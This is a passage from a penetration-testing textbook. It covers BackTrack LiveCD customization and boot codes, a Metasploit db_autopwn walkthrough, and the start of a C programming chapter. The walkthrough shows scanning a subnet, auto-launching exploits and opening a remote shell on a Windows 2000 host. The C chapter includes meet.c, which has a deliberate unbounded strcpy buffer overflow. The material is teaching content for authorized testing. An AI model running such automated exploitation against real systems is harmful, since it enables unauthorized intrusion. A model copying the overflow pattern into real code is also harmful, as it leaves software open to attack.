The drivers have been installed in the current session and the exact configuration will now occur preboot on every startup. This technique captures every change from the end of the LiveCD preboot until the **dir2lzm** command, so try not to make a lot of changes unrelated to the configuration you want to capture. If you do, all those other changes will also be captured in the difference and will be stored in the already large module. If we were more concerned about disk space, we could have unpacked the LZM to a directory and looked for large unneeded files to delete before archiving.

Automating the Change Preservation from One Session to the Next

The LiveCD system of discarding all changes not specifically saved is handy. You know that tools will always work every time no matter what configuration changes you've made. And if something doesn't work, you can always reboot to get back to a pristine state. If you've broken something with, for example, a /etc configuration change, you can even get back to a good state without rebooting. You can just rewrite the entire /etc directory with a command sequence like the following:

```
rm –rf /etc
lzm2dir /mnt/sdb1_removable/bt/base/etc.lzm /
```

Depending on your installation, your base directory might be stored elsewhere, of course. All the base directories are stored in the [boot-drive]/bt/base directory. So if you've ever been scared to play with Linux for fear you'd break it, BackTrack is your chance to play away!

Along with this freedom and reliability, however, comes an added overhead of saving files that you want to save. It's especially noticeable when you try to use BackTrack as an everyday operating system where you read your e-mail, browse, send IMs, and so on. You could make a new module of your home directory before each reboot to save your e-mail and bookmarks, but maybe there's an easier way. Let's explore different ways to automatically preserve your home directory contents from session to session.

Creating a New Base Module with All the Desired Directory Contents

If you poke around in the base modules directory, you'll see both root.lzm and home.lzm. So if the contents of /root and /home are already stored in a module, you could just overwrite them both in the reboot and shutdown script (/etc/rc.d/rc.6). As long as you keep all the files you want to save in these two directory hives, it should work great, right? Let's make sure it works by trying it one command at a time:

```
bt ~ # dir2lzm /root /tmp/root.lzm

[                                                    ]    1/6367   0%
```

Right away, we see a problem. It takes a several minutes to build up a new root.lzm module of an even sparsely populated /root directory. It would be inconvenient to add this much time to the reboot process but we could live with it. After the dir2lzm finishes, let's try deleting the /root directory and expanding it back to /root to make sure it worked:

```
bt ~ # rm -rf /root
bt ~ # cd
bash: cd: /root: No such file or directory
bt ~ # lzm2dir /tmp/root.lzm /
bt ~ # cd
bash: cd: /root: No such file or directory
```

Hmm… it doesn't appear to have worked. After investigating, we see that dir2lzm created an LZM of the root directory's contents, not the root directory itself. Dir2lzm calls create_module, which does not pass `–keep-as-directory` to mksquashfs. Because we passed only one directory to dir2lzm (and subsequently mksquashfs), it added only the content of the one directory to the module. To continue our example, the following commands will re-create the /root directory contents:

```
bt ~ # mkdir /root
bt ~ # lzm2dir /tmp/root.lzm /root
```

We could work around this and build our root.lzm by passing `–keep-as-directory` to mksquashfs. But after several experiments, we realize that the time it takes to build up a new /root directory on every reboot is just too long. Let's instead explore writing only the files that have changed since the last boot and re-creating those. Remember that we used this technique to build up the NVIDIA driver install.

Creating a Module of Directory Content Changes Since the Last Boot

The LiveCD changes system that we used earlier is conveniently broken down by top level directories. So all the changes to the /root directory are stored in /mnt/live/memory/changes/root. Let's place a new file into /root and then test this technique:

```
bt ~ # echo hi > /root/test1.txt
bt ~ # dir2lzm /mnt/live/memory/changes/root /tmp/root_changes.lzm [=========
========================================] 1/1 100%
bt ~ # cp /tmp/root_changes.lzm /mnt/sdb1_removable/bt/modules/
```

This dir2lzm took less than a second and the resulting file is only 4KB. This technique seems promising. We do the same thing with the /home directory and then reboot. We see that the test1.txt file is still there. Feeling smug, we try it again, this time adding a second file:

```
bt ~ # echo hi > /root/test2.txt
bt ~ # dir2lzm /mnt/live/memory/changes/root /tmp/root_changes.lzm [=========
========================================] 1/1 100%
bt ~ # cp /tmp/root_changes.lzm /mnt/sdb1_removable/bt/modules/
```

We reboot again and inspect the /root directory. Strangely, test2.text is present but test1.txt is not there. What could have gone wrong?

It turns out that the changes captured in /mnt/live/memory/changes do not include changes made by LiveCD modules. So in the second test, the only change detected was the addition of test2.txt. According to LiveCD, the test1.txt was there on boot already and not registered as a change. We need some way to make the changes from the previous change module appear as new changes. Unpacking the previous LZM over the file system would be one way to do that and is reflected in the final set of commands next.

```
echo "Preserving changes to /root and /home directories for the next boot.."

# first apply changes saved from existing change module
lzm2dir /mnt/sdb1_removable/bt/modules/zconfigs.lzm /

# next, with the previous changes applied, remove the previous change module
so mksquashfs doesn't error
rm /mnt/sdb1_removable/bt/modules/zconfigs.lzm

# these directories will probably already be there but mksquashfs will error
if they are not
touch /mnt/live/memory/changes/{home,root}

# create a new zchanges.lzm
mksquashfs /mnt/live/memory/changes/{home,root} /mnt/sdb1_removable/bt/
modules/zchanges.lzm 2> /dev/null 1> /dev/null
```

As you can see, we chose to name the module zchanges.lzm, allowing it to load last, assuring that other configuration changes have already happened. Dir2lzm is just a wrapper for mksquashfs, so we call it directly allowing the home and root changes to both get into the zchanges.lzm. The most convenient place for this set of commands is /etc/rc.d/rc.6. After you edit /etc/rc.d/rc.6, you can make it into a module with the following set of commands:

```
bt ~ # mkdir -p MODULE/etc/rc.d
bt ~ # cp /etc/rc.d/rc.6 MODULE/etc/rc.d/
bt ~ # dir2lzm MODULE/ preserve-changes.lzm
[================================================] 1/1 100%
bt ~ # cp preserve-changes.lzm /mnt/sdb1_removable/bt/modules/
```

This setup works great but there is one last wrinkle to either ignore or troubleshoot away. Imagine this scenario:

Session 1 Boot	A module places file.dat into /root
Session 1 Usage	User removes /root/file.dat
Session 1 Reboot	Change detected to remove /root/file.dat; removal preserved in zchanges.lzm
Session 2 Boot	A module places file.dat into /root; zchanges.lzm removes /root/file.dat

At this point, everything is fine. The system is in the same state at the conclusion of the session2 boot as it was at the beginning of the session1 reboot. But let's keep going.

Session 2 Reboot	Previous zchanges.lzm processed; unable to apply the file.dat removal because it does not exist. No new changes detected—/root/file.dat deletion not captured because it did not exist in this session.
Session 3 Boot	A module places file.dat into /root; zchanges.lzm knows nothing about /root/file.dat and does not delete it.

At this point, the file.dat that had been deleted crept back into the system. The user could re-delete it, which would work around this issue for the current boot and the next boot, but on the subsequent boot the file would return again. If you plan to use this method to preserve your BackTrack changes from session to session, keep in mind that any file deletions will need to be propagated back to the module that placed the file originally. In our case, the nvidia-install.lzm module placed the downloaded NVIDIA installer into /root. This could have been resolved by deleting the nvidia-install.lzm module and rebuilding it, remembering to delete the installer before capturing the changes.

As you can see, the LiveCD module creation can be automated to preserve the changes you'd like to apply to every boot. There are some "gotchas," especially regarding a module that creates a file that is later deleted. BackTrack includes two built-in commands to do something similar to what we've built here. They are **configsave** and **configrestore**, but it is fun to build a similar functionality by hand to know exactly how it works.

Cheat Codes and Selectively Loading Modules

Cheat codes or "boot codes" are parameters you can supply at the original boot prompt (`boot:`) to change how BackTrack boots. As an example, if the boot process is hanging on hardware auto-detection, you can disable all hardware auto-detection, or maybe just the PCMCIA hardware detection. There are several other cheat codes documented in Table 5-1, but we'd like to highlight the load and noload cheat codes here. In the previous sections, we built modules to hard-code a test wireless access point SSID and encryption key. It also attempted to acquire a DHCP address. Another module loaded graphics drivers, and yet another preserved all changes made to the /root and /home directories from session to session. As you might guess, sometimes in penetration testing you don't want to bring up

`bt nopcmcia`
`bt noagp`
`bt noacpi`
`bt nohotplug`
	These codes are rarely used due to the excellent hardware support in the 2.6.20 kernel. If you encounter hardware-related problems, you can turn off PCMCIA support, AGP support, ACPI BIOS support, or turn off all hardware auto-detection.

`bt passwd=somepass` `bt passwd=ask`	These set the root password to a specific value or prompt for a new root password. Cheat codes appear in the /var/log/messages file, so don't make a habit of using the passwd cheat code if anyone else has access to your messages file.
`bt copy2ram` `bt toram`	Modules are normally mounted from the CD/disk/USB with aufs abstracting the physical file location. This option loads all used modules into RAM instead, slowing the boot phase but speeding up BackTrack. Use the noload cheat code along with copy2ram to save memory if you're not using some large modules.
`bt changes=/dev/device` `bt changes=/dev/hda1`	Here's another way to preserve changes from one session to the next. If you have a Linux-formatted file system (like ext2), you can write all your changes to that nonvolatile storage location. This will preserve your changes through reboots.
`bt ramsize=60%` `bt ramsize=300M`	You can use cheat codes to "cap" the amount of memory BackTrack uses to save changes. This would allocate more memory instead to running applications. You can supply a percentage value or a size in bytes.
`bt load=module`	This loads modules from the "optional" directory that would otherwise not get loaded. You can use a wildcard (load=config*).
`bt noload=module`	This disables modules that would otherwise be loaded. Especially useful with the copy2ram cheat code—any unused module is not copied to RAM.
`bt autoexec=...` `bt autoexec=xconf;startx`	This executes specific commands instead of the BackTrack login. In this example, we run xconf and then start X Windows without requiring a login.
`bt debug`	This enables debug mode. Press CTRL-D to continue booting.
`bt floppy`	This mounts the floppy during startup.
`bt noguest`	This disables the guest user.

Table 5-1 BackTrack 2.0 Cheat Codes

a wireless adapter, and you definitely don't want it to start broadcasting requests for a preferred access point. Sometimes you don't need graphics drivers. And sometimes you do not want to preserve any changes made to your system, /home or otherwise. To disable a specific module, you can pass the noload cheat code, as follows:

```
boot: bt noload=config-wireless.lzm
```

You can choose to not load multiple modules by including them all, semicolon-delimited:

```
boot: bt noload=config-wireless.lzm;preserve-changes.lzm;pentest.lzm
```

If you don't want to load a module on every boot, you could make the module "optional." Optional modules live in the optional directory peer to modules. In the example installation discussed in this chapter, the optional module directory would be /mnt/sdb1_removable/bt/optional/. Modules from this directory are not loaded by default, but you can use the "load" cheat code to load them.

```
boot: bt load=my-optional-module.lzm
```

All the cheat codes are listed in Table 6-1 and can also be found at www.slax.org/cheatcodes.php.

Metasploit db_autopwn

Chapter 4 introduced Metasploit along with a promise that we'd show off the clever db_autopwn functionality in this chapter. As you saw in Chapter 4, Metasploit 3 supports multiple concurrent exploit attempts through the idea of jobs and sessions. You might remember that we used the VML exploit repeatedly and had several exploited sessions available to use. If you combine this ability to multitask exploits with Metasploit's high-quality exploit library and a scanner to find potentially vulnerable systems, you could exploit a lot of systems without much work. The Metasploit db_autopwn module attempts to do this, adding in a database to keep track of the systems scanned by nmap or Nessus. It is a clever concept, but the Metasploit 3.0 version of db_autopwn ends up being more of a gimmick and not really super useful for professional pen-testers. It's a fun toy, however, and makes for great security conference demos. Let's take a look at how it works in BackTrack 2.0.

The first step is to get all the various parts and pieces required for db_autopwn. This proved to be challenging on Windows under Cygwin. The good news is that BackTrack 2.0 includes everything you need. It even includes a script to perform the setup for you.

```
bt ~ # cd /pentest/exploits/framework3/
bt framework3 # ./start-db_autopwn
The files belonging to this database system will be owned by user "postgres".
This user must also own the server process.

The database cluster will be initialized with locale C.

creating directory /home/postgres/metasploit3 ... ok
creating directory /home/postgres/metasploit3/global ... ok
creating directory /home/postgres/metasploit3/pg_xlog ... ok
[…]
[************************************************************]
[*] Postgres should be setup now. To run db_autopwn, please:
[*] # su - postgres
[*] # cd /pentest/exploits/framework3
{*] # ./msfconsole
[*] msf> load db_postgres
[************************************************************]
```

If you follow the start-db_autopwn directions, you'll find yourself at a regular Metasploit console prompt. However, the db_postgres module enabled additional commands.

```
msf > help

Postgres Database Commands
==========================

    Command        Description
    -------        -----------
    db_connect     Connect to an existing database ( user:pass@host:port/db )
    db_create      Create a brand new database ( user:pass@host:port/db )
    db_destroy     Drop an existing database ( user:pass@host:port/db )
    db_disconnect  Disconnect from the current database instance
```

The next step is to create or connect to a database, depending on whether you have already created the database.

```
msf > db_create
ERROR:  database "metasploit3" does not exist
LOG:  transaction ID wrap limit is 2147484146, limited by database "postgres"
CREATE DATABASE
ERROR:  table "hosts" does not exist
ERROR:  table "hosts" does not exist
NOTICE:  CREATE TABLE will create implicit sequence "hosts_id_seq" for serial
column "hosts.id"
NOTICE:  CREATE TABLE will create implicit sequence "hosts_id_seq" for serial
column "hosts.id"
[...]
[*] Database creation complete (check for errors)
```

Additional Metasploit commands open up after you create or connect to a database.

```
msf > help

Database Backend Commands
=========================

    Command               Description
    -------               -----------
    db_add_host           Add one or more hosts to the database
    db_add_port           Add a port to host
    db_autopwn            Automatically exploit everything
    db_hosts              List all hosts in the database
    db_import_nessus_nbe  Import a Nessus scan result file (NBE)
    db_import_nmap_xml    Import a Nmap scan results file (-oX)
    db_nmap               Executes nmap and records the output automatically
    db_services           List all services in the database
    db_vulns              List all vulnerabilities in the database
```

The **db_create** command added a hosts table and a services table. You can use the **db_add_*** commands to add hosts or ports manually, but we will just use **db_nmap** to scan.

```
msf > db_nmap -p 445 192.168.1.0/24

Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-02 21:19 GMT
Interesting ports on 192.168.1.1:
PORT    STATE    SERVICE
445/tcp filtered microsoft-ds
```

```
Interesting ports on 192.168.1.115:
PORT    STATE  SERVICE
445/tcp open  microsoft-ds

Interesting ports on 192.168.1.220:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Interesting ports on 192.168.1.230:
PORT    STATE SERVICE
445/tcp open  microsoft-ds

Nmap finished: 256 IP addresses (4 hosts up) scanned in 19.097 seconds
```

Nmap found three interesting hosts. We can enumerate the hosts or the services using **db_hosts** and **db_services**.

```
msf > db_hosts
[*] Host: 192.168.1.220
[*] Host: 192.168.1.115
[*] Host: 192.168.1.230
msf > db_services
[*] Service: host=192.168.1.220 port=445 proto=tcp state=up name=microsoft-ds
[*] Service: host=192.168.1.115 port=445 proto=tcp state=up name=microsoft-ds
[*] Service: host=192.168.1.230 port=445 proto=tcp state=up name=microsoft-ds
```

This is the time to pause for a moment and inspect the host and service list. The goal of db_autopwn is to throw as many exploits as possible against each of these IP addresses on each of these ports. Always be very sure before choosing the Go button that you have permission to exploit these hosts. If you're following along on your own network and are comfortable with the list of hosts and services, move on to the **db_autopwn** command.

```
msf > db_autopwn
[*] Usage: db_autopwn [options]
        -h          Display this help text
        -t          Show all matching exploit modules
        -x          Select modules based on vulnerability references
        -p          Select modules based on open ports
        -e          Launch exploits against all matched targets
        -s          Only obtain a single shell per target system (NON-
FUNCTIONAL)
        -r          Use a reverse connect shell
        -b          Use a bind shell on a random port
        -I [range] Only exploit hosts inside this range
        -X [range] Always exclude hosts inside this range
```

The db_autopwn module gives you a chance to show the list of exploits it plans to use, and to select that list of exploits based on open ports (nmap) or vulnerability references (nessus). And, of course, you can use –e to launch the exploits.

```
msf > db_autopwn -t -p -e
[*] Analysis completed in 4.57713603973389 seconds (0 vulns / 0 refs)
[*] Matched auxiliary/dos/windows/smb/rras_vls_null_deref against
192.168.1.115:445...
[*] Matched auxiliary/dos/windows/smb/ms06_063_trans against
192.168.1.230:445...
```

```
[*] Matched auxiliary/dos/windows/smb/ms06_035_mailslot against
192.168.1.115:445...
[*] Matched exploit/windows/smb/ms06_040_netapi against 192.168.1.230:445...
[*] Launching exploit/windows/smb/ms06_040_netapi (4/42) against
192.168.1.230:445...
[…]
```

Metasploit found 14 exploits to run against each of 42 machines. It's hard to know which exploit worked and which of the 41 others did not, but on our test network of two XP SP1 and one Windows 2000 machines, we see the following fly by:

```
[*] Building the stub data...
[*] Calling the vulnerable function...
[*] Command shell session 1 opened (192.168.1.113:37841 ->
192.168.1.115:18922)
```

After everything finishes scrolling by, let's check to see if we really did get system-level access to a machine that easily.

```
msf > sessions -l

Active sessions
===============

Id Description Tunnel
-- ----------- ------
1 Command shell 192.168.1.113:37841 -> 192.168.1.115:18922

msf > sessions -i 1
[*] Starting interaction with 1...

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

Now that you see how easy db_autopwn makes exploiting unpatched systems, you might be wondering why we called it a gimmick earlier. One free Windows 2000 command shell with just a few keystrokes is nice, but both of the XP machines had various unpatched vulnerabilities that Metasploit should have been able to exploit. Because no OS detection is built into db_autopwn, the exploits were not properly configured for XP and thus did not work. In our Metasploit introduction, remember that the SMB-based exploit we introduced required a pipe name to be changed when attacking XP. Db_autopwn is not smart enough (yet) to configure exploits on the fly for the appropriate target type, so you'll miss opportunities if you rely on it. Or worse, you'll crash systems because the wrong offset was used in the exploit. Even though it is not perfect, db_autopwn is a fun new toy to play with and lowers the learning curve for administrators who want to test whether their systems are vulnerable.

Reference

Metasploit blog post introducing db_autopwn http://blog.metasploit.com/2006_09_01_archive.html



Tools - Offensive-security.com - Windows Internet Explorer
http://backtrack.offensive-security.com/index.php?title=Tools#dns-bruteforce
Live Search
Tools - Offensive-security.com
Page
Tools
Info: http://sourceforge.net/projects/dnswalk/
dns-bruteforce
[edit]
This tool is used to made a brute force on name resolution.The idea of that tool is to resolve all words dot domain name. To be more useful the tool uses multi threading; one thread for each name server. Classical brute forcers are sequential. With this method we cut the dictionary in n blocs (n is the number of dns servers) and distribute these blocs to name servers. The tool is now in the project revhosts, new updates are only available in revhosts.
Info: http://www.revhosts.net/DNSBruteforce
dnsenum
[edit]
A tool written in Perl to enumerate information on a domain. It uses the Net::DNS module.
Info: http://www.filip.waeytens.easynet.be/
dnsmap
[edit]
Dnsmap is a small C based tool that perform brute-forcing of domains. The tool can use an internal wordlist, or work with an external dictionary file.
Info: http://ikwt.dyndns.org/
DNSPredict
[edit]
This PERL script, by Jimmy Neutron, is great for determining DNS names with Google. This tool, which is essential for network mapping, accepts two somewhat related words, and a domain name as arguments. The two words are sent through Google sets which expands the words into a list of related words. For example, "earth" and "mars" would expand to Venus, Mercury, Jupiter, Saturn, Neptune, Uranus, Pluto. If fed domain foo.com, dnspredict would then attempt to DNS resolve venus.foo.com, mercury.foo.com, etc. This Windows version is standalone, and requires nothing other than this executable.
Info:
http://johnny.ihackstuff.com/downloads/task,cat_view/gid,16/limit,5/limitstart,0/order,name/dir,ASC/
Finger Google
[edit]
FingerGoogle is a reduced Net-Twister module that helps to find user account names
Info: http://sourceforge.net/project/showfiles.php?group_id=82076
Internet
100%

Figure 5-5 Sample of BackTrack Wiki tool listing

Tools

The BackTrack Wiki at http://backtrack.offensive-security.com describes most of the tools included on the CD. Even experienced pen-testers will likely find a new tool or trick by reviewing the list of tools included and playing with the most interesting. Figure 5-5 shows a representative sample of the type of entries in the BackTrack Wiki tools section.

References

www.grayhathackingbook.com
BackTrack Wiki, Tools section http://backtrack.offensive-security.com/index.php?title=Tools

PART III

Exploits 101

- **Chapter 6** Programming Survival Skills
- **Chapter 7** Basic Linux Exploits
- **Chapter 8** Advanced Linux Exploits
- **Chapter 9** Shellcode Strategies
- **Chapter 10** Writing Linux Shellcode
- **Chapter 11** Writing a Basic Windows Exploit

This page intentionally left blank

CHAPTER 6

Programming Survival Skills

- C programming language
  - Basic concepts including sample programs
  - Compiling
  - Computer memory
- Random access memory
  - Structure of memory
  - Buffers, strings, pointers
- Intel processors
  - Registers
  - Internal components
- Assembly language basics
  - Comparison with other languages
  - Types of assembly
  - Constructs of language and assembling
- Debugging with gdb
  - Basics of gdb
  - Disassembly
- Python survival skills

Why study programming? Ethical gray hat hackers should study programming and learn as much about the subject as possible in order to find vulnerabilities in programs and get them fixed before unethical hackers take advantage of them. It is very much a footrace: if the vulnerability exists, who will find it first? The purpose of this chapter is to give you the survival skills necessary to understand upcoming chapters and later to find the holes in software before the black hats do.

C Programming Language

The C programming language was developed in 1972 by Dennis Ritchie from AT&T Bell Labs. The language was heavily used in Unix and is thereby ubiquitous. In fact, much of the staple networking programs and operating systems are based in C.

Basic C Language Constructs

Although each C program is unique, there are common structures that can be found in most programs. We'll discuss these in the next few sections.

main()

All C programs contain a **main** structure (lowercase) that follows this format:

```
<optional return value type> main(<optional argument>) {
  <optional procedure statements or function calls>;
}
```

where both the return value type and arguments are optional. If you use command-line arguments for **main()**, use the format:

```
<optional return value type> main(int argc, char * argv[]){
```

where the **argc** integer holds the number of arguments, and the **argv** array holds the input arguments (strings). The parentheses and curly brackets ("braces") are mandatory, but white space between these elements does not matter. The curly brackets are used to denote the beginning and end of a block of code. Although procedure and function calls are optional, the program would do nothing without them. *Procedure statements* are simply a series of commands that perform operations on data or variables and normally end with a semicolon.

Functions

Functions are self-contained bundles of algorithms that can be called for execution by **main()** or other functions. Technically, the **main()** structure of each C program is also a function; however, most programs contain other functions. The format is as follows:

```
<optional return value type> function name (<optional function argument>){
}
```

The first line of a function is called the *signature.* By looking at it, you can tell if the function returns a value after executing or requires arguments that will be used in processing the procedures of the function.

The call to the function looks like this:

```
<optional variable to store the returned value =>function name (arguments
if called for by the function signature);
```

Again, notice the required semicolon at the end of the function call. In general, the semicolon is used on all stand-alone command lines (not bounded by brackets or parentheses).

Functions are used to modify the flow of a program. When a call to a function is made, the execution of the program temporarily jumps to the function. After execution of the called function has completed, the program continues executing on the line following the call. This will make more sense during our later discussion of stack operation.

Variables

Variables are used in programs to store pieces of information that may change and may be used to dynamically influence the program.

Table 6-1 shows some common types of variables.

When the program is compiled, most variables are preallocated memory of a fixed size according to system-specific definitions of size. Sizes in the table are considered typical; there is no guarantee that you will get those exact sizes. It is left up to the hardware implementation to define this size. However, the function **sizeof()** is used in C to ensure the correct sizes are allocated by the compiler.

Variables are typically defined near the top of a block of code. As the compiler chews up the code and builds a symbol table, it must be aware of a variable before it is used in the code later. This formal declaration of variables is done in the following manner:

```
<variable type> <variable name> <optional initialization starting with "=">;
```

For example:

```
int a = 0;
```

where an integer (normally 4 bytes) is declared in memory with a name of **a** and an initial value of 0.

Once declared, the assignment construct is used to change the value of a variable. For example, the statement:

```
x=x+1;
```

is an assignment statement containing a variable **x** modified by the + operator. The new value is stored into **x**. It is common to use the format:

```
destination = source <with optional operators>
```

where ***destination*** is where the final outcome is stored.

printf

The C language comes with many useful constructs for free (bundled in the libc library). One of the most commonly used constructs is the **printf** command, generally used to print output to the screen. There are two forms of the **printf** command:

```
printf(<string>);
printf(<format string>, <list of variables/values>);
```

Table 6-1 Types of Variables

Variable Type	Use	Typical Size
int	Stores signed integer values such as 314 or –314	4 bytes for 32-bit machines 2 bytes for 16-bit machines
float	Stores signed floating-point numbers; for example, –3.234	4 bytes
double	Stores large floating-point numbers	8 bytes
char	Stores a single character such as “d”	1 byte

Table 6-2 printf Format Symbols

Format Symbol	Meaning	Example
\n	Carriage return/new line	printf("test\n");
%d	Decimal value	printf("test %d", 123);
%s	String value	printf("test %s", "123");
%x	Hex value	printf("test %x", 0x123);

The first format is straightforward and is used to display a simple string to the screen. The second format allows for more flexibility through the use of a format string that can be comprised of normal characters and special symbols that act as placeholders for the list of variables following the comma. Commonly used format symbols are shown in Table 6-2.

These format symbols may be combined in any order to produce the desired output. Except for the **\n** symbol, the number of variables/values needs to match the number of symbols in the format string; otherwise, problems will arise, as shown in Chapter 8.

scanf

The **scanf** command complements the **printf** command and is generally used to get input from the user. The format is as follows:

```
scanf(<format string>, <list of variables/values>);
```

where the format string can contain format symbols such as those shown in **printf**. For example, the following code will read an integer from the user and store it into the variable called **number**:

```
scanf("%d", &number);
```

Actually, the **&** symbol means we are storing the value into the memory location pointed to by **number**; that will make more sense when we talk about pointers later. For now, realize that you must use the **&** symbol before any variable name with **scanf**. The command is smart enough to change types on the fly, so if you were to enter a character in the previous command prompt, the command would convert the character into the decimal (ASCII) value automatically. However, bounds checking is not done with regard to string size, which may lead to problems (as discussed later in Chapter 7).

strcpy/strncpy

The **strcpy** command is probably the most dangerous command used in C. The format of the command is

```
strcpy(<destination>, <source>);
```

The purpose of the command is to copy each character in the source string (a series of characters ending with a null character: **\0**) into the destination string. This is particularly dangerous because there is no checking of the size of the source before it is copied over the destination. In reality, we are talking about overwriting memory locations here,

something which will be explained later. Suffice it to say, when the source is larger than the space allocated for the destination, bad things happen (buffer overflows). A much safer command is the **strncpy** command. The format of that command is

```
strncpy(<destination>, <source>, <width>);
```

The ***width*** field is used to ensure that only a certain number of characters are copied from the source string to the destination string, allowing for greater control by the programmer.

NOTE It is unsafe to use unbounded functions like **strcpy**; however, most programming courses do not cover the dangers posed by these functions. In fact, if programmers would simply use the safer alternatives—for example, **strncpy**—then the entire class of buffer overflow attacks would not exist. Obviously, programmers continue to use these dangerous functions since buffer overflows are the most common attack vector. That said, even bounded functions can suffer from incorrect calculations of the width.

for and while Loops

Loops are used in programming languages to iterate through a series of commands multiple times. The two common types are **for** and **while** loops.

A **for** loop starts counting at a beginning value, tests the value for some condition, executes the statement, and increments the value for the next iteration. The format is as follows:

```
for(<beginning value>; <test value>; <change value>){
   <statement>;
}
```

Therefore, a **for** loop like:

```
for(i=0; i<10; i++){
   printf("%d", i);
}
```

will print the numbers 0 to 9 on the same line (since **\n** is not used), like this: 0123456789. With **for** loops, the condition is checked prior to the iteration of the statements in the loop, so it is possible that even the first iteration will not be executed. When the condition is not met, the flow of the program continues after the loop.

NOTE It is important to note the use of the less-than operator (**<**) in place of the less-than-or-equal-to operator (**<=**), which allows the loop to proceed one more time until i=10. This is an important concept that can lead to off-by-one errors. Also, note the count was started with 0. This is common in C and worth getting used to.

The **while** loop is used to iterate through a series of statements until a condition is met. The format is as follows:

```
while(<conditional test>){
   <statement>;
}
```

It is important to realize that loops may be nested within each other.

if/else

The **if/else** construct is used to execute a series of statements if a certain condition is met; otherwise, the optional **else** block of statements is executed. If there is no **else** block of statements, the flow of the program will continue after the end of the closing **if** block curly bracket (}). The format is as follows:

```
if(<condition>) {
   <statements to execute if condition is met>
} <else>{
   <statements to execute if the condition above is false>;
}
```

The braces may be omitted for single statements.

Comments

To assist in the readability and sharing of source code, programmers include comments in the code. There are two ways to place comments in code: //, or /*and */. The // indicates that any characters on the rest of that line are to be treated as comments and not acted on by the computer when the program executes. The /*and */ pair start and end blocks of comment that may span multiple lines. The /*is used to start the comment, and the */is used to indicate the end of the comment block.

Sample Program

You are now ready to review your first program. We will start by showing the program with // comments included and will follow up with a discussion of the program.

```
//hello.c                    //customary comment of program name
#include <stdio.h>           //needed for screen printing
main ( ) {                   //required main function
    printf("Hello haxor");   //simply say hello
}                            //exit program
```

This is a very simple program that prints "Hello haxor" to the screen using the **printf** function, included in the stdio.h library. Now for one that's a little more complex:

```
//meet.c
#include <stdio.h>          // needed for screen printing
greeting(char *temp1,char *temp2){ // greeting function to say hello
   char name[400];          // string variable to hold the name
   strcpy(name, temp2);     // copy the function argument to name
   printf("Hello %s %s\n", temp1, name); //print out the greeting
}
```

```
main(int argc, char * argv[]){   //note the format for arguments
   greeting(argv[1], argv[2]);   //call function, pass title & name
   printf("Bye %s %s\n", argv[1], argv[2]);  //say "bye"
}                                //exit program
```

This program takes two command-line arguments and calls the **greeting()** function, which prints "Hello" and the name given and a carriage return. When the **greeting()** function finishes, control is returned to **main()**, which prints out "Bye" and the name given. Finally, the program exits.

Compiling with gcc

Compiling is the process of turning human-readable source code into machine-readable binary files that can be digested by the computer and executed. More specifically, a compiler takes source code and translates it into an intermediate set of files called *object code*. These files are nearly ready to execute but may contain unresolved references to symbols and functions not included in the original source code file. These symbols and references are resolved through a process called *linking*, as each object file is linked together into an executable binary file. We have simplified the process for you here.

When programming with C on Unix systems, the compiler of choice is GNU C Compiler (**gcc**). **gcc** offers plenty of options when compiling. The most commonly used flags are shown in Table 6-3.

For example, to compile our meet.c program, you would type

```
$gcc -o meet meet.c
```

Then to execute the new program, you would type

```
$./meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor
$
```

Table 6-3 Commonly Used gcc Flags

Option	Description
–o <filename>	The compiled binary is saved with this name. The default is to save the output as a.out.
–S	The compiler produces a file containing assembly instructions; saved with a .s extension.
–ggdb	Produces extra debugging information; useful when using GNU debugger (**gdb**).
–c	Compiles without linking; produces object files with an .o extension.
–mpreferred-stack-boundary=2	A useful option to compile the program using a DWORD size stack, simplifying the debugging process while you learn.

References

C Programming Methodology www.comp.nus.edu.sg/~hugh/TeachingStuff/cs1101c.pdf
Introduction to C Programming www.le.ac.uk/cc/tutorials/c/
How C Works http://computer.howstuffworks.com/c.htm

Computer Memory

